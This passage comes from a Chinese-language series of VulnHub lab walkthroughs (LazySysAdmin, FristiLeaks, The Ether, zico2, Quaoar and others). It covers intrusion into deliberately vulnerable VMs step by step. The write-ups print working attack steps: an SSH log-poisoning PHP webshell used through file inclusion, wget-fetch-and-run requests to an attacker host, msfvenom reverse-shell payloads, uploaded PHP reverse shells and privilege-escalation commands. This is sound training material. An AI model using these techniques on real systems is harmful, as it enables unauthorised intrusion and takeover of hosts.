
enum4linux complete on Thu Feb  1 00:46:33 2018
```

windows下获取共享资源


```
net use k: \\192.168.0.100\share$
```

linux下获取共享资源

```
mount -t cifs -o username='',password='' //192.168.0.100/share$ /mnt
```



发现两个关键的文件deets.txt和wp-config.php



尝试用上面获取的mysql账号密码去登录phpmyadmin，但是发现没一个表项可以查看。

5


另外，上面还有一个密码是12345，而且之前登录WordPress页面的时候，页面显示My name is togie.，所以可以用账号：togie 密码：12345 尝试登录ssh，发现可以成功登录。

```
togie@LazySysAdmin:~$ whoami
togie
togie@LazySysAdmin:~$ id
uid=1000(togie) gid=1000(togie)
groups=1000(togie),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lpadmin),111(sambashare)
togie@LazySysAdmin:~$ sudo su
[sudo] password for togie:
root@LazySysAdmin:/home/togie# id
uid=0(root) gid=0(root) groups=0(root)
```

有了root权限，就有权限查看目标文件/root/proof.txt，这样就算完成了整个游戏了。这里刚好togie有root权限，所以尝试直接用sudo su切换到root权限，但是如果togie没有root权限，就需要通过其他方式来提权了。

思路二

通过账号：`Admin` 密码：`TogieMYSQL12345^^` 登录WordPress控制面板，向404.php页面模板插入PHP反弹shell的代码。



编辑好后，点击下面的upload file应用，然后访问<http://192.168.0.100/wordpress/?p=2>

```
root@kali:~# nc -vlp 1234
listening on [any] 1234 ...
192.168.0.100: inverse host lookup failed: Unknown host
connect to [192.168.0.109] from (UNKNOWN) [192.168.0.100] 36468
Linux LazySysAdmin 4.4.0-31-generic #50~14.04.1-Ubuntu SMP Wed Jul 13 01:06:37 UTC 2016 i686
i686 i686 GNU/Linux
 16:03:42 up 6 min,  0 users,  load average: 0.01, 0.15, 0.11
USER      TTY      FROM          LOGIN@      IDLE        JCPU      PCPU      WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ sudo su
sudo: no tty present and no askpass program specified
```

出现no tty present and no askpass program specified，刚好目标机有python环境，使用python派生个新的shell。

```
python -c 'import pty; pty.spawn("/bin/sh")'
```

但是不知道www-data的密码，所以接下来就要进行提权，先来看一下目标机的详细信息


```
$ uname -r
4.4.0-31-generic
$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 14.04.5 LTS
Release:        14.04
Codename:       trusty
```

所以用CVE-2017-1000112提权即可，但是目标机上没有gcc，这种情况，可以本地搭建和目标机一样的环境，在本地编译好提权exp后，在目标机器上运行即可。

dirb安装方法 (kali已自带)

```
wget https://svwh.dl.sourceforge.net/project/dirb/dirb/2.22/dirb222.tar.gz
tar zxvf dirb222.tar.gz
cd dirb222/
apt-get install libcurl4-gnutls-dev
./configure && make
./dirb #运行即可
```

参考链接：

[VulnHub Walk-through – LazySysAdmin: 1](#)

[LazySysAdmin Vulnerable Machine Walk-through](#)

第六节 Freshly

Vulnhub-TopHatSec: Freshly

靶机简介

下载链接

<https://download.vulnhub.com/tophatsec/Freshly.ova>

运行环境

- Virtualbox
- VM (运行会提示错误，给的解决链接已经404)

本靶机推荐使用Virtualbox搭建

说明

此靶机的目标是通过网络渗透进主机，并找到隐藏在敏感文件中的秘密。

运行环境

将下载的OVA文件导入进Virtualbox即可。

渗透思路

服务发现

端口扫描

操作系统识别

主要端口进一步扫描

80端口

8080

发现8080和443端口均为Web，使用了WordPress。

检测已知服务

对wordpress进行扫描

发现三个插件有安全问题，但是对进一步渗透帮助不大。在扫描同时，使用 `nikto` 对80进行目录扫描，发现 `phpmyadmin`和`login.php`

`login.php`

Sqlmap进行检测

存在注入

查看数据库

查看WordPress8080库找到wordpress的用户名和密码

登入后台，修改语言为中文

获取shell

wordpress有两种方式拿shell，一种是添加插件，将准备好的格式正确的shell添加到.zip上传。

还有一种是直接编辑

这里采用直接编辑的方式getshell。将shell写入404页面

本地开NC监听

访问404页面 Shell反弹

查看passwd

第七节 FristiLeaks v1.3

靶机信息

下载连接

https://download.vulnhub.com/fristileaks/FristiLeaks_1.3.ova.torrent https://download.vulnhub.com/fristileaks/FristiLeaks_1.3.ova

运行环境

- Virtualbox (二选一)
- Vnware Workstation player

设置

根据官网提供的说明，首先要将要求设置VMware虚拟机的MAC地址 08:00:27:A5:A6:76

然后开启VM

主机发现

```
Netdiscover -r 10.10.10.0/24
```

可以发现目标主机在10.10.10.132的位置

服务发现

```
nmap -sS -Pn -T4 -p- 10.10.10.132
```

可以看到打开了80端口，service为HTTP

详细扫描80端口

仅发现开放了80端口，对80端口进行详细探测：

```
nmap -A -O -p80 10.10.10.132
```

得到以下有价值的信息：

```
Apache httpd 2.2.15 ((CentOS) DAV/2 PHP/5.3.3)
http-robots.txt: 3 disallowed entries
```

浏览一下web站点

根据nmap扫描的结果存在 robots.txt 文件，查看一下：

访问以下 robots.txt 提到的三个路径

三个目录内容相同，只有以上画面。

接着，枚举一下目录：

```
dirb http://10.10.10.132
```

在 `images` 目录发现几张照片：

查看图片，`keep-calm` 似乎是一个提示

KEEP CALM AND DRINK FRISTI

尝试访问 <http://10.10.10.132/fristi/>

发现一个登陆口。登录界面存在一个严重安全问题，两个输入框都有自动完成的功能。（包括密码）

扫描一下该目录：

```
dirb http://10.10.10.132/fristi/
```

发现了 `upload` 目录的index页面

查看源代码发现线索：

注释当中的信息表明，此页面是一个叫eezeepz的人留下来的。

推测，`eezeepz` 或许是账号或者密码

继续向下，发现一大块用base64编码的字符串

复制，写入一个文件，之后使用命令解码：

```
base64 -d /tmp/encoded.txt
```

根据文件格式，这是一个PNG格式的图画，保存为PNG格式

```
base64 -d /tmp/encoded.txt > decoded.png
```

查看发现一串字符串

尝试使用以上获取的信息进行登录：

```
username:eezeepz
password:keKkeKKeKKeKkEkkEk
```

登陆成功，发现文件上传。此上传点未做任何过滤，可以直接上传shell文件。

反弹Shell的脚本木马可以在这里下载：<http://pentestmonkey.net/tools/web-shells/php-reverse-shell>

```
cp /usr/share/webshells/php/php-reverse-shell.php reverse-shell.php
vi reverse-shell.php
```

修改反弹shell的ip地址和监听端口。

使用 `nc` 监听端口：

```
nc -nlvp 8888
```

根据回显，只有png, jpg, gif 能上传

修改一下文件名，后缀加上 `.jpg`

上传成功，打开上传的shell：

现在已经得到了一个低端权限

权限提升

翻看一下目录，在 `home` 目录

看到关键人物eezeepz的家目录

在 `notes.txt` 当中得到提示：

根据提示说明，在/tmp下创建一个 `runtis` 文件

赋予权限

根据 `notes.txt` 的提示，在 `/tmp/runtis` 当中写入的命令会定时执行，那么，修改 `/home/admin` 目录的权限。

等待系统执行命令之后，就可以阅读 `/home/admin` 下的内容了

有几个文件。依次看一下。

`cryptpass.py`

`Cryptepass.txt`

`whoisyourgodnow.txt`

看样子应该是用了py文件去加密的。重写一下文件：

解密试试

分别得到

```
1.mVGZ303omkJLmy2pcuTq :thisisalsopw123
2.=RFn0AKn1MHMPIzpyuTI0ITG :LetThereBeFristi!
```

这有可能是用户fristgod 的密码，组合试试

根据报错信息，查了资料：跟 `su` 命令的实现有关；B环境上su的实现应该是判断标准输入是不是tty；而A环境上su的实现则允许从其他文件读取密码。

解决方法如下：

```
Python -c 'import pty;pty.spawn("/bin/sh")'
```

接下来就可以正常使用了。

查看一下目录文件：

查看 `.secret_admin_stuff` 目录文件：

发现这个是个root的文件 权限应该是不够的

查看命令使用记录，`history` 命令执行结果：

可以看到 `fristigod` 用户一直sudo来执行命令

尝试输入之前得到的两个密码：

成功登陆：

使用 `sudo` 提升权限，并创建一个shell：

```
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom /bin/bash
```

直接查看/root下的文件

读取flag文件，得到flag

第八节 The Ether

靶机信息

下载链接

<http://www.mediafire.com/file/502nbnbkarsoisb/theEther.zip>

运行环境

- 本靶机提供了VMware的镜像，从Vulnhub下载之后解压，运行 `vmx` 文件即可
- 靶机：本靶机默认使用了自动获取的上网模式。运行靶机之后，将会桥接到物理网卡，接入网络。
- 攻击机：Kali虚拟机运行于virtualbox，同样使用桥接模式，即可访问靶机。

靶机说明

本靶机有一定难度，不适合初学者。

本靶机的渗透目标为渗透进靶机并且找到系统中隐藏的Flag值。

官方提供了一个提示：靶机中有一个相关的文件，在渗透过程中发挥重要作用，但是不要浪费时间试图去解密这个混淆后的文件。

信息收集

- ip发现

首先看一下Kali的网络配置。

之后使用fping发现靶机。 `fping -asg 192.168.1.0/24` 发现有本网段有四个相关IP。

- 端口扫描与服务识别

使用nmap快速扫描选项 (`-F` 参数) 扫描 `192.168.1.0/24` 网段

根据 `Mac` 可以很明显的区分, `192.168.1.1` 为TP-Link路由器, `192.168.1.100` 为苹果设备, `192.168.1.101` 为VMware虚拟机。可以确定 `192.168.1.101` 为目标靶机的IP。

确定目标IP之后,使用Nmap对目标进行更加详细的探测: `nmap -A -v 192.168.1.101 -oN nmap.txt`

解释一下相关参数:

- `-A` 详细扫描目标IP,加载所有脚本,尽可能全面的探测信息;
- `-v` 显示详细的扫描过程;
- `-oN` 将扫描结果以普通文本的格式输出到 `nmap.txt`。

结果如下:

- 威胁建模

分析nmap的扫描结果,发现靶机只开放了 `22` 和 `80` 端口,系统为 `Ubuntu`。`22` 端口为 `SSH` 服务, `80` 端口为 `http` 服务,Web容器为 `Apache/2.4.18`。

通常Web会存在各种各样的问题,经过初步分析,以Web作为初步的渗透入口。

Web漏洞挖掘

1. 使用niktoWeb漏洞扫描器

使用nikto工具扫描Web漏洞, `nikto -h 192.168.1.101`, `-h` 参数指定扫描目标。

没有发现什么明显的高危漏洞,发现了 `images` 目录和 `/icons/README` 文件,没有什么利用价值。

2. 使用dirb扫描网站目录

```
dirb http://192.168.1.101
```

除了部分静态文件,没有发现有价值的利用点。

3. 浏览网站功能

根据前两步基本的信息探测,并没有发现漏洞点。手动访问网站,分析网站功能。

点击 `ABOUT US` 链接后,发现URL为: `http://192.168.1.101/?file=about.php`,存在任意文件包含的可能。

4. 文件包含漏洞测试

为了直观的看到测试结果,这里使用Burpsuite处理http请求。

通过尝试包含Linux系统的配置文件,发现存在一定的限制。

如:包含 `/etc/passwd` 发现没有结果。

之后测试了几个常见的Apache日志的路径:

```
/var/log/apache/access.log
/var/log/apache2/access.log
/var/www/logs/access.log
/var/log/access.log
```

均无结果。

猜测可能是更改了配置文件的路径，尝试读Apache2的配置文件，`/etc/apache2/apache2.conf`，发现也是失败。尝试通过php伪协议读取php文件源码，也无果。

```
file=php://filter/convert.base64-encode/resource=index.php
```

根据之前整理的文件包含漏洞笔记利用思路：

结合之前信息探测的结果，靶机只开通了 `http` 与 `ssh` 服务。Apache的日志包含失败，尝试包含ssh的登陆日志。成功读到ssh的登陆日志。

获取shell

1. 获取一句话Webshell

使用一句话作为用户名登陆靶机的ssh。

```
ssh '<?php eval($_GET['f']); ?>'@192.168.1.101
```

SSH的日志会记录此次登陆行为，这样就可以把一句话写入ssh的日志文件。测试一下是否成功：

可以看到一句话已经成功写入。

2. msfvenom生成Meterpreter shell

平时使用Msf比较多，这里也以Msf作为接下来主要的渗透工具。

首先生成Linux平台的shell程序。

```
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.1.102 LPORT=4444 -f elf > shell.elf
```

3. Metasploit 设置监听

```
use exploit/multi/handler
set payload linux/x86/meterpreter/reverse_tcp
set lhost 192.168.1.102
exploit
```

4. 种植Meterpreter shell

首先使用Python搭建一个简单的Web Server：`python -m SimpleHTTPServer 80`

之后利用前面获得的一句话，执行命令，下载生成的木马，并且运行。

分别发送以下请求：

1. `/?file=/var/log/auth.log&f=system('wget+192.168.1.102/shell.elf')%3b`
2. `/?file=/var/log/auth.log&f=system('chmod+%2bx+shell.elf')%3b`
3. `/?file=/var/log/auth.log&f=system('./shell.elf')%3b`

注意:

1. 因为要执行的命令里面有空格、加号等符号，要将payload进行urlencode之后才可以正常执行。
2. 因为生成的木马文件没有执行权限，下载到靶机后也无法执行，所以需要先给 `shell.elf` 添加执行权限，之后再执行。

执行结果：

Web Server及msf的结果：

提升权限

Linux提权的基本思路：

1. 溢出提权

现在拿到了目标靶机的Meterpreter shell，简单的看下信息。

发现系统为 `Ubuntu 16.04 (Linux 4.10.0-40-generic)`，前段时间爆了Ubuntu16.04提权的exp，在这里试一试。

exp 地址：<https://github.com/brl/grlh/blob/master/get-rekt-linux-hardened.c>

提权失败。

2. 使用msf提权

```
use post/multi/recon/local_exploit_suggester
```

没有发现可以利用的提权漏洞。

3. 错误的SUID文件提权

进入交互式shell，派生一个bash的shell：`python -c 'import pty;pty.spawn("/bin/bash")'`

在Web的目录中发现了 `xxxlogauditorxxx.py`，这是不应该存在的，猜测是题目所指的特殊文件，而且该文件特别大。

运行一下该py文件，发现是审计日志的程序。查看Apache2的日志文件，发现是执行了 `cat` 命令，但是因为权限不够，没有执行成功。

仔细查看py文件的权限，发现具有SUID的权限，且文件所属用户为root。

```
sudo --list 查看一下用户权限。
```

发现可以不使用密码即可以root权限运行该py文件。这就好办多了。

该py文件的配置错误，导致可以直接以root权限执行命令。

接下来拿root权限的shell。

4. 获取root权限的shell

因为之前已经上传了Msfvenom生成的马，这里再次使用。首先退出 `shell`，`background` 命令调入后台，然后再再次开启监听，并且置于后台。

利用发现的特殊文件以root权限运行msf木马。

```
sudo ./xxxlogauditorxxx.py
/var/log/apache2/access.log|./shell.elf
```

运行py之后，显示出现问题，不过不影响运行木马。

进入session 2的shell，查看权限：

获取flag

在root的家目录发现了 `flag.png` 文件：

下载到本地进行分析：

推测接下来的考点属于图片隐写。

经过分析，在图片文件的末尾发现了一串base64

将base64写入 `flag.txt`，进行解码后get flag：

```
cat flag | base64 -d
```

靶场思路回顾

至此，已经完成最终目标，回头分析一下之前几个失败的点。

1. Web方面利用失败原因

首先看一下index.php的核心代码：

```
<?php
$file = $_GET["file"];

$file = str_ireplace("etc","", $file);
$file = str_ireplace("php","", $file);
$file = str_ireplace("expect","", $file);
$file = str_ireplace("data","", $file);
$file = str_ireplace("proc","", $file);
$file = str_ireplace("home","", $file);
$file = str_ireplace("opt","", $file);

if ($file == "/var/log/auth.log") {
header("location: index.php");
}
else{
include($file);
}
```

```
include($file);  
?>
```

可以看到 `index.php` 将一些关键词置空了。

所以，之前利用不成功的点原因如下：

- 伪协议读文件失败

过滤了 `php:` 且大小写敏感，故不能使用伪协议读文件。

- 读取配置文件、passwd文件等失败

过滤了 `etc`，无法读取任何配置文件

- 读取Apache访问日志失败。

因权限问题，`www-data` 用户无法写入和读取Apache的日志文件。故，包含Apache日志失败。

2. 系统方面利用失败原因

- 溢出提权失败

通过分析报错，原因可能是因为靶机系统为32位，但exp只支持64位系统。

思路总结

突破点总结：

1. PHP本地文件包含漏洞发现
2. SSH日志写入一句话
3. 利用LFI和SSH日志getshell
4. MSF生成木马，利用一句话植入、运行
5. 利用错误配置SUID程序提权

在完成这次靶场的过程中，可以有很多发散的思路，比如：

1. 文件包含漏洞，可以使用字典Fuzz一下各种配置文件。
2. 使用NC或者其他反弹shell的姿势反弹shell。

此外，Metasploit Framework有很多方便实用的功能，如果能够掌握，会大大简化渗透的某些步骤，值得深入学习。

总体来说，此靶场设计比较简单。一个Web，一个SSH，利用点无非这两个，思路比较清晰，便于实践者完成该靶场。

第九节 zico2

靶机信息

下载链接

<https://download.vulnhub.com/zico/zico2.ova>

运行环境

- 本靶机提供了OVA格式的镜像，官方推荐使用virtualbox，从Vulnhub下载之后，导入到virtualbox即可运行。
- 靶机：修改靶机的网络配置为桥接模式。
- 攻击机：Kali虚拟机，同样使用桥接模式，即可访问靶机。

靶机说明

本靶机的难度为中等。

本靶机的渗透目标为渗透进靶机，拿到root权限，并读取flag文件。

官方提供了一个提示：枚举、枚举、枚举。

信息收集

- ip发现

首先看一下Kali的网络配置。

之后使用nmap发现靶机。`nmap -sP 192.168.1.0/24`发现有本网段有四个相关IP。

- 端口扫描与服务识别

使用nmap快速扫描选项 (`-F` 参数) 扫描 `192.168.1.0/24` 网段

根据 `Mac` 可以很明显的区分，`192.168.1.3` 为运行在VirtualBox上的虚拟机，即我们构建的靶机。

确定目标IP之后，使用Nmap对目标进行更加详细的探测：`nmap -A -v 192.168.1.3 -oN nmap.txt`

解释一下相关参数：

- `-A` 详细扫描目标IP，加载所有脚本，尽可能全面的探测信息；
- `-v` 显示详细的扫描过程；
- `-oN` 将扫描结果以普通文本的格式输出到 `nmap.txt`。

结果如下：

- 威胁建模

分析nmap的扫描结果，发现靶机开放了 `22` 和 `80`，`111` 端口，系统为 `Linux`。`22` 端口为 `SSH` 服务，`80` 端口为 `http` 服务，Web容器为 `Apache/2.2.22`。

通常Web会存在各种各样的问题，经过初步分析，以Web作为初步的渗透入口。

Web漏洞挖掘

1. 使用dirb扫描网站目录

```
dirb http://192.168.1.3
```

发现敏感目录 `dbadmin`

2. 目录遍历漏洞

访问 `http://192.168.1.3/dbadmin/`，发现目录遍历了，同时存在 `test_db.php` 文件。

3. 弱口令

访问 `http://192.168.1.3/dbadmin/test_db.php` , 发现是类似于MySQL的phpmyadmin , 靶机的这个是sqlite的网页版管理。

尝试弱口令 `admin` 即可进入。

4. phpLiteAdmin的信息收集

查看原有的数据库 , 发现里面存在两个账号 , 使用s0md5.com 解密。

得到以下信息 :

```
root 34kroot34
zico zico2215@
```

5. 文件包含漏洞

浏览网站功能 , 发现一个连接为 : <http://192.168.1.3/view.php?page=tools.html>

猜测存在文件包含漏洞。经过尝试 , 可以成功包含Linux的passwd文件。

获取Webshell

1. 尝试通过新建数据库getshell

Sqlite数据库一般应用在很多嵌入式设备当中 , 属于单文件的数据库 , 类似于Access数据库。这里尝试新建一个名为 `shell.php` 的数据库文件 , 对应的会生成shell.php的一个文件。但是观察到数据库文件的路径在 `/usr/databases/test_users`

那么 , 尝试新建一个数据库名为 `../../var/www/html/shell.php` 。

新建成功 , 但是发现过滤掉了 `/` 。此方法失败 , 但留作记录 , 算是一个突破点。

2. 尝试导出文件getshell

```
payload: ATTACH DATABASE '/var/www/html/shell.php' AS test ;create TABLE test.exp (dataz text) ;
insert INTO test.exp (dataz) VALUES ('<?php phpinfo();?>');
```

通过这种方式写文件 , 适用于以下场景 :

1. 可直接访问数据库执行SQL语句。
2. 堆叠查询选项启用 (默认关闭)

执行失败 , 放弃这个点。

3. 利用phpliteadmin和文件包含漏洞getshell

经过前期的尝试 , 发现了文件包含漏洞和数据库权限。两者结合 , 即可getshell。方法如下 :

1. 通过phpliteadmin新加一条数据 , 写入数据库文件。

2. 利用文件包含漏洞包含数据库文件getshell。

4. 种植Meterpreter shell

首先生成一个msf的可执行木马。

```
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.1.3 LPORT=4444 -f elf > ~/Desktop/msf.elf
```

之后使用Python搭建一个简单的Web Server：`python -m SimpleHTTPServer 80`

之后利用前面获得的一句话，执行命令，下载生成的木马，并且运行。

下载木马：`x=system('wget http://192.168.1.4:9999/msf.elf');`

之后`x=system('ls');`发现并没有保存，推测是因为权限问题。那么，直接下载到`/tmp`目录

```
x=system('wget http://192.168.1.4:9999/msf.elf -O /tmp/msf.elf');
```

查看一下：

之后添加执行权限并且运行。

```
x=system('chmod +x /tmp/msf.elf');  
x=system('/tmp/msf.elf');
```

结果如下：

提升权限

Linux提权的基本思路：

1. 使用msf提权

```
use post/multi/recon/local_exploit_suggester
```

没有发现可以利用的提权漏洞。

2. 溢出提权

现在拿到了目标靶机的Meterpreter shell，简单的看下信息。

发现系统为`Ubuntu 12.04 (Linux 3.2.0-23-generic)`。到`www.exploit-db.com`搜索对应的exp。

这里使用第二个EXP。地址为：`https://www.exploit-db.com/exploits/33589/`

使用方法：

首先使用Meterpreter的shell把C代码写入：

进入shell，使用Python spawn一个shell。 `python -c 'import pty;pty.spawn("/bin/bash")'`。

之后编译执行exp。

获取flag

在root的家目录发现了 `flag.txt` 文件：

靶场思路回顾

至此，已经完成最终目标，回头分析一下之前几个失败的点。

1. 使用phpliteadmin写马失败原因

发现网站的根目录为 `/var/www` 而不是 `/var/www/html`，其次 `www` 目录的权限问题，不能直接写shell。

但是 `/var/www/` 下的其他目录，权限设置的非常大，可以直接写shell。

2.再次利用phpliteadmin写马尝试getshell

在以上基础上，我们知道了网站的绝对路径，且网站目录的其他文件夹权限设置有问题。

尝试写shell：

成功写入：

思路总结

突破点总结：

1. phpliteadmin登陆弱口令
2. 通过phpliteadmin向数据库文件写入一句话木马
3. 利用LFI和数据库文件getshell
4. MSF生成木马，利用一句话寻找可写目录植入、运行
5. 利用系统漏洞提权为root

在完成这次靶场的过程中，可以有很多发散的思路，比如：

1. 文件包含漏洞，可以使用字典Fuzz一下各种配置文件和日志文件。比如通过包含SSH日志的方式getshell。
2. Fuzz一下网站的绝对路径，利用phpliteadmin写shell。

总体来说，此靶场很有意思。既考察了Web基本的漏洞、phpliteadmin的组合利用，也考察了目录权限设置的知识点。可以有多种方式完成，可玩性高。

第十节 Quaoar

靶机信息

下载链接

<https://download.vulnhub.com/hackfest2016/Quaoar.ova>

运行环境

- 本靶机提供了OVA格式的镜像，官方推荐使用virtualbox，从Vulnhub下载之后，导入到virtualbox即可运行。
- 靶机：修改靶机的网络配置为桥接模式。
- 攻击机：Kali虚拟机，同样使用桥接模式，即可访问靶机。

靶机说明

本靶机的难度为初学者。

本靶机的渗透目标为渗透进靶机，找到flag，并拿到root权限。

作者推荐工具 `nmap dirb / dirbuster / BurpSmartBuster nikto wpscan hydra`

信息收集

- ip发现

首先看一下Kali的网络配置。

靶机IP机器直接说明

- 端口扫描与服务识别

确定目标IP之后，使用Nmap对目标进行更加详细的探测：`nmap -A -v 192.168.1.3 -oN nmap.txt`

解释一下相关参数：

- `-A` 详细扫描目标IP，加载所有脚本，尽可能全面的探测信息；
- `-v` 显示详细的扫描过程；
- `-oN` 将扫描结果以普通文本的格式输出到 `nmap.txt`。

结果如下：

- 威胁建模

分析nmap的扫描结果，发现靶机开放了 `22` 和 `80` 端口，系统为 `Linux`。`22` 端口为 `SSH` 服务，`80` 端口为 `http` 服务，Web容器为 `Apache/2.2.22`。

通常Web会存在各种各样的问题，经过初步分析，以Web作为初步的渗透入口。

Web漏洞挖掘

1. 使用dirb扫描网站目录


```
dirb http://172.19.0.182
```

发现robots.txt，upload目录，wordpress目录。

查看robots.txt，指向的也是wordpress目录

2. 弱口令

利用wpscan进行扫描

```
wpscan -u http://172.19.0.182/wordpress --wp-content-dir wp-content --enumerate u

[+] Enumerating usernames ...
[+] Identified the following 2 user/s:
+-----+-----+-----+
| Id | Login | Name |
+-----+-----+-----+
| 1 | admin | admin |
| 2 | wpuser | wpuser |
+-----+-----+-----+
[!] Default first WordPress username 'admin' is still used

[+] Finished: Fri Jul 6 22:13:24 2018
[+] Requests Done: 62
[+] Memory used: 63.867 MB
[+] Elapsed time: 00:00:05
```

尝试弱口令 `admin admin` 即可进入。

获取Webshell

1. 尝试通过修添加获得shell

```
cp /usr/share/webshells/php/php-reverse-shell.php shelly.php
```

对shell进行修改，然后本地开NC进行监听，访问一个不存在的页面，得到shell

利用python获得一个新shell

```
`python -c 'import pty; pty.spawn("/bin/bash")'
```

在该权限下，获取第一个shell

提升权限

1. 查看应用密码尝试弱口令

查看wordpress的配置文件

发现root的账号密码

得到root权限

拿到另一个flag

第十一节 SickOs 1.1

靶机信息

下载链接

<https://download.vulnhub.com/sickos/sick0s1.1.7z>

运行环境

- 本靶机提供了OVF格式的镜像，官方推荐使用VMware Workstation，从Vulnhub下载之后，导入到VMware Workstation即可运行。
- 靶机：NAT自动获取IP。
- 攻击机：NAT自动获取IP：192.168.202.128。

靶机说明

本靶机目的是拿到root权限，读取/root/a0216ea4d51874464078c618298b1367.txt文件。

信息收集

- ip发现


靶机所处网段是192.168.202.1/24，使用nmap扫描获取靶机IP：192.168.202.133。

```
C:\Users\Administrator.user-PC>nmap -sP 192.168.202.1/24
